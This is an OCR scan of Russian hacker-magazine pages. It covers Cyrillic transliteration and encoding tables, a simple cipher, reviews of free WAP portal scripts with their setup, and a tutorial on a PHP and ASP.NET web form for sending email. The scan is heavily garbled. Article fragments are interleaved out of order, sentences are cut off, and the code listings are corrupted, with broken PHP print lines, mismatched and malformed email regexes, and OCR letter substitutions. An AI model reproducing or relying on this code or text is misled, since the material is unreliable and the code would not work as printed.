
Руглиш в общем виде			
а - a 4 /-\	и - u / i	с - c <<	щ - \\\ _ ,
б - 6	к - k < {	т - m T	ь - b)
в - B 8 з	л - J J J \ /	у - y /	ы - bl bl b
г - r ^	м - M V [V]	ф - () O O	ь - ^b `b
д - g q 9	н - H -	х - X }{]]	э - -) -]
е - e 3	о - o O ()	ц - u,	ю - -() O
ж - }{] [> < *	п - n ^	ч - 4 u	я - S 9
з - 3	р - p q O	ш - _	

начала отсчета для случайного числа. В переменную symb помещаем все символы, которые надо закодировать. Составляем таблицу и пишем ее в файл table.dat. Вот, собственно, и вся прога. Ее надо запускать из программы кодировщика, перед тем как кодировать. Для использования пароля вместе с датой можно сделать как положено, то есть обработать пароль и, получив цифровое значение, записать его в тот же sgand. Но можно пойти и нестандартным путем, достаточно добавить наш пароль в начало переменной \$symb, и это спутает все карты при декоде, хотя на качестве и скорости практически не отразится. Более того, при пустом пароле все должно работать только по дате, а не вываливаться с ошибкой в письмо админу сервера. К сожалению, Flash и Perl имеют разную основу для генерации случайного числа, поэтому если ты закодируешь письмецо на серваке, то никакими Flash клиентами ты его не откроешь. Так что для суперсекретного декода придется поставить себе перла.

УТИЛИТАРЩИНА

Все это, конечно, хорошо, всякие пароли, шифровки и прочее. Но если тебе нужны просто показы баннеров на твоей паге и ты не хочешь организовывать клуб "юного Штирлица", то надо сделать массово-необходимую вещь. Для этого мы будем ко-

наиболее умную таблицу KOI, которая при срезании старшего бита кода (признака русификации) по-прежнему оставалась читабельной в виде транслита. Но запад не мог спокойно смотреть на эти мучения, и между-



Крякозьяблики

народный институт стандартизации создал ISO, чуть позже многопосылаемый Билли со своими мягкими друзьями придумал кодировку WIN. Короче, бардак да и только, но Билли был парень смысленый, поэтому чуть рань-

справляются с автоопределением кодировки.

Но те, кто пользуют Netscape, очень часто задумываются, как черта есть смена кодировки в меню, если она не меняется? Для них мы и будем делать пагу с универсальным транслитом. Дело простое, нужно создать несколько таблиц - win-koi, koi-win и т.д. Главное тут - не забыть про двойной баг, это когда письмо написано на koi, а почтовик решил, что это win, и перекодировал его еще раз в koi. Таким образом получается письмо в несуществующей кодировке. Можно, конечно,

два раза нажать кнопку "decode", а можно сделать таблицу koi-koi-win и win-win-koi.

В общем, как сказал Морфей, "я обещал лишь показать тебе дверь...". Дальше решать тебе: или ты веришь, что к тебе пойдет народ и хочешь показы баннеров, или ты не веришь :). Все эти кодировки, разумеется, уступают по надежности PGP и им подобным прилюдям. Все, что надо для взлома такого способа кодирования, - это лишь посидеть и посмотреть на текст. Одиночные буквы вроде "а", "я" ломаются просто на ура. Дальше все еще проще. Главное помни, если ты закодируешь действительно важную информацию, которая будет очень нужна некоторым ребятам, ты сам скажешь им пароль. Более того, ты будешь его очень качественно вспоминать и неизмеримо рад сообщить его как есть.

Как ты, может быть, догадался, здесь тоже не все бывает чисто

Таблица win-koi			
Ю а	Х и	П р	Ь ш
А б	И й	Я с	Ы щ
Б в	Й к	Р т	З ь
Ц г	К л	С у	Ш ы
Д д	Л м	Т ф	Э ь
Е е	М н	У х	Щ э
Ф ж	Н о	Ж ц	Ч ю
Г з	О п	В ч	Ъ я

дить и декодировать наш великий и могучий. Вся проблема зоны ru в том, что когда появились компьютеры, появилось и желание писать в программах русскими буквами. Так вот, желание появилось, а шрифта и кодировки нет. Тогда все начали пользоваться транслитом или ранглиш. Позже народные умельцы сделали

еще он придумал еще и DOS кодировку, типа у меня две, значит круче. Как видишь, все, кому не лень, клепают эти кодировки налево и направо. И по сей день, если тебе пришло письмо на русском, - его очень редко можно прочитать не задумываясь. Благо есть VAT и ему подобные проги, которые мало-мальски

WAP-ENGINES

ДИНАМИЧЕСКИЙ WAP!

ВЕБ-ТУЛЗЫ

ManderX (forother@fromru.com)


Мы уже рассказывали тебе про то, как замутить мегадинамическую пагу ака пагу-робот, ты уже знаешь и asp, и php, и перл (не спорь!, так должно быть по сценарию =); поэтому сегодня мы сделаем еще один шаг навстречу автоматизации - попробуем замутить пагу-робот в WAP.

Во-первых, цель данной статьи - не показать тебе, какие крутые скрипты на просторах инета я нашел, а НАУЧИТЬ тебя кодить под WAP (хотя и первое тоже =). Допустим, у тебя есть сайт с лентой новостей. Теперь представь, что ты едешь в метро, видишь красивую тетку и тут же добавляешь на сайт новость про нее (к примеру, просто добавляя запись в БД). Круто? При определенных знаниях php и wml ты без проблем сможешь решить эту задачу. Но многие уже порешали ее, надо только посмотреть решение :), что мы и сделаем.

PLAYGROUND

Все WAP-паги пишутся на wml, точнее писаться они могут хоть на php, хоть на perl, да и на asp тоже, но WAP-браузер понимают только wml. Сейчас просто можно писать динамические страницы, так как это экономит уйму времени! В статье будут описаны

Цель данной статьи - НАУЧИТЬ тебя кодить под WAP в короткие сроки и в рамках одной статьи.



скрипты на трех вышеперечисленных языках, но их объединяет одно - все скрипты должны послать заголовок "Content-type: text/vnd.WAP.wml", а Apache, в свою очередь, должен понять его. Для расширений знаний апача добавляем эти строки в httpd.conf:

```
AddType text/vnd.WAP.wml .wml
AddType image/vnd.WAP.wbmp .wbmp
AddType application/vnd.WAP.wmlc .wmlc
AddType text/vnd.WAP.wmlscript .wmls
AddType application/vnd.WAP.wmlscriptc .wmlsc
```

И подредактируй директиву "DirectoryIndex", добавив еще index.wml.

Теперь мы находимся в полной боевой готовности! Простейший WML-скрипт приведен на листинге. Тебе тут должно быть все понятно, кроме тэга <card>. Поясню: экранчики мобилы совсем не 15-дюймовые и вместить кучу текста не смогут, поэтому придумали карды, делящие страницу на несколько частей. Попробуй этот скрипт у себя на локалке, и все станет ясно.

Кстати, опробовать этот скрипт ты можешь с помощью WAP-эмулятора, например Deck-It (pyweb.com). Но займемся непосредственно готовыми решениями и гвижками.

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD
WML 1.1//EN"
"http://www.WAPforum.org/DTD/wml_1.1.xml">
<wml>
<card id="card1" title="Simple WAP Page">
<p>WAP Testing</p>
<p><a href="#card2">Link2Second Page
(card)</a></p>
</card>
<card id="card2" title="Second WAP page=">
<p>It works!!!</p>
<p><a href="#card1">Back</a></p>
</card>
</wml>
```

IPAN-WML

Бесплатный скрипт на PHP для создания WAP-портала. Большое количество функций: новости, статьи, e-mail менеджер, поисковый модуль, каталогизатор линков, почтовая рассылка и многое




Iran-wml статья

другое. Существует также очень удобная страничка администратора. Правда, есть одно но, и это "но" - испанский язык =). Слить можешь тут - <http://script.emanual.ru/?a=21&i=41>, движок использует MySQL, поэтому после распаковки надо отредактировать файл - `configuracion.inc.php`, а именно:

```
$bdhost="localhost";
#Хост
$dbusuario="root";
#логин
$dbpass="";
#Пасс
$dbnombre="Iran";
#Имя БД.
$dbtipo=MYSQL;
#Тип ДБ.
```

А испанский не так уж и отличается от русского, я про "\$dbtipo" =). Но это не все, надо еще заполнить эту базу. Вот ты никогда не догадаешься, где находятся `.sql`-ы =) - в `./admon/tablas...` Теперь можно пускать, но вот дальше проблема - сидеть с



WAP-portal

испанским словарем мне как-то расхотелось... хотя скрипты очень хорошие, проблем при интерпретации не было. Опять-таки кое-где понятно...

WAP-PORTAL

Помнишь, я тебе рассказывал про Phpnuke? Во-во, сейчас вспомнишь =). WAP-portal (оригинальное название) основан на Phpnuke (кстати, вышла 6.5 версия =) и может использовать таблицы своего большого брата (вспомни то, о чем я говорил выше), слить его можешь тут - <http://script.emanual.ru/get?i=43>, кстати, он на английском =). Функции у него приблизительно такие же, как и у Iran-wml, есть еще чат. Установка обычная - распаковываешь куда надо, создаешь БД и заполняешь ее, используя WAP portal 0.1\jaffamonkey_WAP_portal\sql\tables_sql.txt. Теперь понеслась гуша рогимая! Если ты



MyNews, password entering

читал мою статью про php-нюк, думаю разберешься, мне лично скрипты понравились!

MYNEWS

Простой скрипт для публикации новостей на сайте с использованием WAP технологий. Тут все просто, после распаковки файлы для wap лежат в дире WAP, поэтому и натравлять браузер надо именно туда :). Там ты сразу нарвешься на `index.php`, он сгелает редирект на `index.wml`, а там уже можно выбирать действия и передавать параметр `detail.php` =). Тоже ниче.

WAPPOR & GETMAIL

Больше всего скриптов для WAP я находил именно для проверки почты =(. Сейчас расскажу о



GetMail

двух таких особях, один на Perl, другой на Php. Сначала о том, который на Perl - GetMail.

GetMail можешь слить отсюда - <http://www.stv.ee/~kunashir/wap/getmail.zip>, написан он на Perl (хоть один!), поэтому cgi надо помещать в `cgi-bin`, а `.wml` в `www`. В `getmailwp.cgi` надо бы установить следующие переменные:

```
my $loginDir="/home/httpd/temp/";
#Путь до дირы с временными файлами.
my $baseUrl="http://your.domain.com/getmail.wml";
#URL до getmail.wml
```

Хочу напомнить, что во временной дире файлы больше 10 дней не хранятся.

WAPPOR написан уже на PHP, плюс он требует MySQL. Качаем тут - <http://www.sani-soft.com/WAPPor/>, при установке надо отредактировать `.htaccess` файл в соответствии с твоей конфигурацией. Также надо отредактировать `lib\WAPlocal.inc` и `WAPPor.inc`, ибо это не что иное, как файлы конфигурации.

FINISH

Почему я не стал рассматривать другие скрипты? Тут есть две причины:

1. Чаще всего скрипты связаны с проверкой почты (выше я описал два).

2. Их просто не так много, как скриптов для обычной паги.

Но все же мы упустили ASP, каюсь, скрипты на ASP тоже существуют. На вот этом сайте ASP-маньяков <http://asfree.com/authors/michaelw/freeaspandWAPhosts.asp>

(ссылочка ведет к описанию забугорных free WAP-хостингов) в разделе Demos можешь найти описание (подчеркиваю - полное (!) описание, правда на английском =) asp-скриптов под WAP. Желаю тебе удачи и купи наконец телефон с GPRS =).



Все еще не верите в мобильность? Тогда мы летим к вам (с) G. Bush Jr.

MAIL SENDER

ПОШЛИ ПО МЫЛУ

Владимир Егоров aka Dr.NET
(vme@front.ru) & ilich
(ilich@atrus.ru)

Мы тут посмотрели на тебя всей командой, оценили то, что ты творишь, и пришли к совокупному мнению, что ты серьезный чувак, так как хочешь сделать в нете что-то полезное. А посему решили тебе помочь. Знаешь, достаточно часто меня очень напрягает необходимость пользоваться некоторыми моими мыльниками лишь только через проги а-ля "The Bat!", "M\$ Outlook" и тому подобным.



Хочется стать в некоторой степени независимым от набора софта на тачке. Хочется иметь все и вся через web-интерфейс! У тебя, я полагаю, те же спазмы.

Все XML-теги чувствительны к регистру символов.

РНР В ОБЩИХ ЧЕРТАХ


Ты наверняка заметил, что когда ты регистришь доменное имя второго уровня, тебе дают, в зависимости от размера твоих ягод... твоего кошелька, один или не один мыльник. Такие мыла хороши своим именем, но не особо хороши в плане легкости использования. Видишь ли, не все умные и волосатые гядьки, творившие сии сервисы, такие умные и волосатые. Некоторые из них запомались (или силенок не хватило :) сделать удобный гоступ через web-интерфейс к мылам раздаваемых доменов. Короче говоря, программа на сегодня - позволить себе (погружаем: тебе) слать много-много писем, не отходя от ослы IE и его компании.

Замечу, чтоб данная байда функционировала корректно, надо направлять процесс ее деятельности на тех самых волосатых гядек, ведь только у них есть нужные нам почтовые сервера (точнее нам нужен только один из них - SMTP). К тому же нам, в принципе, по фигу, дадут тебе мыло или нет, ибо наличие данных серверов является для нас единственно приоритетным.

Для начала создадим хтмлку, а в ней форму, в которую будут вводиться тема сообщения, его текст и адрес получателя. Для этого в файле mail.html напиши (после <body>):

```
<form name="frm" action="mail_send.php" method="post">
```

Выражение "mail_send.php" - это имя файла со сценарием, который будет вызываться при нажатии кнопки "отослать". Для того чтобы форма выглядела более симпатично, настоятельно рекомендуем оформить ее в виде та-



Это и трехлетние дети знают!


блицы. Также нам нужны два однострочных текстовых поля для адреса и темы и одно многострочное для текста сообщения. Обязательно укажи для каждого поля имя (атрибут "name"). В конце добавь две кнопки: для отправки сообщения и для очистки формы (<input type="submit"> и <input type="reset"> соответственно). Ну вот, собственно, форма и готова. Теперь напишем сценарий, который будет все это отправлять адресату. Сценарий будет на РНР, хочешь ты этого или нет. Итак, начинаем. Сначала создай файл mail_send.php, в нем напиши стандартное начало HTML-файла.

```
<html>
<head>
<title>PHP Mail Sender</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
</head>
<body>
<?php
$rcptto = $HTTP_POST_VARS['rcptto'];
if ($rcptto=="")
{
print "<h4>Необходимо ввести получателя сообщения!</h4>";
print "<a href='\"";

```

```
>\"&\";Haag</a>";
} elseif (preg_match("/\w+([-+.]w+)*@\w+([-.]w+)*\.\w+([-.]w+)*"/,$rcptto) {
$subj = $HTTP_POST_VARS['subject'];
$text = $HTTP_POST_VARS['text'];
if (mail($rcptto,$subj,$text))
{
print "<h4>Сообщение отослано</h4>";
} else {
print "<h4>Произошла ошибка</h4>";
}
} else {
print "<h4>Введенный текст не является адресом электронной почты. ";
print "Пример адреса: <code>me@myhost.ru</code>.</h4>";
print "<a href='\"";
print "<a href='\"";
}
?>
</body>
</html>
```

После тега <body> пишем сам код сценария. Все данные, передаваемые нашей формой, содержатся в коллекции \$HTTP_POST_VARS, где в квадратных скобках указывается имя передаваемой переменной (в точности то, что было записано в атрибуте "name" поля). Первым делом надо проверить отправителя на трезвость, то




бишь определить, корректно ли он ввел адрес получателя и не забыл ли он вообще это сделать. Для этого сначала смотрим, введено ли хоть что-нибудь в качестве адреса, т.е. сравним переменную \$rcptto с пустой строкой. Если ничего не введено, то ругаемся и посылаем посетителя страницы на... предыдущую пагу. Если что-то все-таки введено, то надо проверить, похоже ли это на e-mail. Мы же люди серьезные, а серьезным людям не к лицу оставлять это без контроля.

КОНКРЕТНО ОБ ОБЩЕМ

Проще и быстрее всего это сделать с помощью регулярных выражений. Регулярные выражения - это такие строки-шаблоны, с помощью которых можно, например, проверить, удовлетворяет ли строка каким-нибудь требованиям. По регулярным выражениям написаны тучи мануалов и книг, поэтому я не буду подробно задерживаться на их описании, а лишь вкратце объясню принцип на примере адреса электронной почты. Итак, строка e-mail'a должна быть построена с учетом следующих требований: а) должен присутствовать знак @; б) слева от знака @ должно стоять как минимум одно слово или несколько слов, разделенных точкой или дефисом; в) справа от знака @ должны стоять как минимум два слова, разделенные точкой. Все эти условия определяет следующее регулярное выражение: `/\w+([-+.]\w+)*@\w+([-+.]\w+)*\.\w+([-+.]\w+)*\./`. И нечего мне тут улыбаться! Лучше слухай мануал по данной строке. Отдельный ахтунг тому, что регулярное выражение записано между / и /. Запись `\w+` соответствует одному или более слову. Круглые скобки выделяют отдельные подшаблоны. Звездочка * после подшаблона обозначает, что в проверяемой строке данный подшаблон может встретиться сколько угодно раз. В том числе и ни одного. После того как написали регуляр-

ное выражение, его надо использовать по назначению :). Для этого в PHP существует специальная функция `preg_match(string pattern, string subject [, array matches])`. В простейшем случае у нее два параметра: `pattern` и `subject`. `Pattern` - это, собственно, наше регулярное выражение, а `subject` - тестируемая на соответствие строка.




Функция возвращает `true`, если `subject` соответствует регулярному выражению, и `false` - в противном случае. Теперь понятно, что нам делать - после проверки на пустоту `$rcptto` сразу же проверяем истинность `preg_match("/\w+([-+.]\w+)*@\w+([-+.]\w+)*\.\w+([-+.]\w+)*\./", $rcptto)`. Если все ОК, то двигаем дальше, если нет - пишем отмазу и учим посетителя правильно жить.

ПОСЫЛАЕМ В...

Двигать дальше значит (наконец-то!) послать наше (нет, все-таки чужое) сообщение. Для этого в PHP существует целая функция `mail(string to, string subject, string message [, string headers, [string parameters]])`. Нам с тобой будут нужны только первые три параметра. Первый (`to`) - это адресат письма, второй (`subject`) - тема письма, ну и третий (`message`) - сам текст письма. В качестве первого параметра используем `$rcptto`, а второй и третий берем

Программа на сегодня - позволить себе (по-разному: тебе) слать много писем.



из \$HTTP_POST_VARS['subject'] и \$HTTP_POST_VARS['text']. Ты можешь спросить: "А от кого будут приходить все эти письма, то есть чей адрес будет написан в поле from при получении?". Ответ такой: отправитель для функции mail задается либо параметром "sendmail_from" в файле php.ini (пог WinXXX он обычно лежит в %SystemRoot% - корневом каталоге системы), либо в переменной "headers" в формате "From: me@myhost.com".

Функция mail возвращает true, если при отправке не возникло проблем (по крайней мере с постановкой сообщения в очередь на отправку), иначе она возвращает, как нетрудно догадаться, false. Поэтому в случае успешного посылы (mail(...) == true) пишем, что все ОК, иначе выдаем сообщение об ошибке. Ну вот и все с PHP-версией, правда, сразу оговорюсь, что все это работает только в том случае, если на хосте, где это все будет размещаться, будет корректно работать SMTP-сервер, а если это не так, то не обессудь. Открою тебе свою страшную тайну, что я... нет, не то, что ты подумал, но тоже

многим не нравится :). Я уже долгое время являюсь осторожным сторонником продуктов Microsoft (осторожным, дабы не получить увечья от злобных противников этой самой Microsoft :)). Кстати, мне кажется, Microsoft - женского рода... Что-то я отвлекся...

ВЕЛИКИЙ ASP.NET

Ну что ж. С PHP разобрались. Ну дык раз взялись тебе помогать, то поможем тебе с нескольких сторон. Теперь я для сравнения покажу, как сделать то же самое с помощью очень модной в последнее время технологии ASP.NET (еще ее называют ASP+). Она кардинально отличается от старой технологии ASP как в плане программирования, так и в плане быстродействия. Я постараюсь показать хотя бы на нашем, все-таки достаточно примитивном, примере, насколько проще и быстрее создавать динамические страницы на ASP.NET, чем на PHP (кто останется не согласен - пишите, буду отбиваться и бить самостоятельно). Правда, чтобы постичь все прелести ASP.NET, тебе придется закатать с сайта Microsoft такую штучку, как Microsoft.NET Framework (естественно, все это имеет смысл только для Windows :), причем у тебя должен быть установлен Internet Information Server - в Win2000/NT его можно поставить в любой момент с установочного диска (Windows). Кроме того, Microsoft.NET Framework также можно достать на диске с Microsoft Visual Studio.NET на Горбушке (не мне тебя уму разуму учить! :)). Да, к тому же для того, чтобы разместить свою ASP.NET-страницу в Интернете, тебе придется найти хостинг с

поддержкой именно .NET. Возражайся, ибо таковых до поры даже в рунете.

Приступаем, к кодированию. Сначала создай файл с именем, например, mailsend.aspx.

Обрати внимание на расширение *.aspx, ибо ошибка хотя бы на один символ в расширении приводит к немедленному краху сервака и всего Инета :).


ASP-ШКА

Глядя на код в листинге, слушай внимательно. Я объясню, что все это означает. Первая строка <%@Import Namespace="System.Web.Mail"%> указывает компилятору, что должно быть импортировано пространство имен System.Web.Mail и для записи его классов будет применяться укороченная запись. Что такое пространство имен, класс и т.д., я не буду объяснять, иначе не хватит места, отведенного для статьи. Все, кому это безумно интересно, могут почитать много-много килостраниц соответствующей литературы. Далее идет обычное начало HTML-файла, после чего между тегами <script language="C#" runat="server"> и </script> идет сценарий отправки письма. У тех, кто знаком с HTML и JavaScript, сразу встает... вопрос: что это за язык - C#? Это новый язык, созданный Microsoft специально для .NET. Одно смущает - он ОЧЕНЬ похож на Java :). Параметр runat="server" говорит о том, что сценарий будет выполняться на стороне сервера.

```
<%@Import Namespace="System.Web.Mail"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.0 Transitional//EN" >
<html>
<head>
<title>Mail Sender</title>
<script language="C#" runat="server">
protected void sendmail(object sender,
EventArgs e)
{
try
{
SmtpMail.Send("me@myhost.com",rcptto.
Text,subject.Text,text.Text);
lab.Text = "Сообщение отослано.";
rcptto.Text = "";
subject.Text = "";
text.Text = "";
} catch (Exception ex)
{
lab.Text = "Произошла ошибка: "+ex.ToString();
}
}
</script>
</head>
<body>
<form id="Frm" method="post" runat="server">
<asp:Label ID="lab" Runat="server" ForeColor="#ff0000"/>
<table cellpadding="10" cellspacing="0">
```

Не все умные и волосатые дядьки, творившие эти сервисы, такие умные и волосатые.

Для всех серверных тегов ASP.NET надо указывать параметр Runat="server".



```

border="0">
<tr><td>
<asp:Label Runat="server">Кому:</asp:Label></td>
<td><asp:TextBox ID="rcptto" Runat="server"
TextMode="SingleLine" Columns="50"/>
</td></tr>
<tr><td>
<asp:Label Runat="server" ID="lab1">Тема:</asp:Label></td>
<td><asp:TextBox ID="subject" Runat="server"
TextMode="SingleLine" Columns="50" />
</td></tr>
<tr><td valign="top"><asp:Label Runat="server"
ID="lab2">Текст:</asp:Label></td>
<td><asp:TextBox ID="text" Runat="server"
TextMode="MultiLine" Columns="50"
Rows="10"/>
</td></tr>
<tr><td colspan="2">
<asp:Button ID="submit" Text="отправить"
Runat="server" OnClick="sendmail"/>
&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<input type="reset" value="очистить" /></td></tr>
<tr><td colspan="2">
<asp:RequiredFieldValidator runat="server"
id="email1" controlToValidate="rcptto" Display="Dynamic" style="color:red" ErrorMessage="Необходимо указать получателя сообщения!&lt;br&gt;" />
<asp:RegularExpressionValidator runat="server" id="email2" controlToValidate="rcptto" ValidationExpression="\w+([-+.]*)*\w+([-+.]*)*\w+([-+.]*)*" Display="Dynamic" style="color:red">
Введенный текст не является адресом электронной почты. Пример адреса:
<code>me@myhost.ru</code><br/>
</asp:RegularExpressionValidator>
</td></tr>
</table>
</form>
</body>
</html>

```


Забей, чувак, пока на данный код, так как надо сперва разобраться и осознать то, что находится в теле документа. Сначала идет уже знакомый тег `<form>`, только теперь в нем нет параметров "action" и "method", зато опять есть параметр "runat", который теперь будет нас прямо-таки преследовать. Далее опять оформляем таблицу, как и в первом варианте, а вот после этого начинается самое интересное.



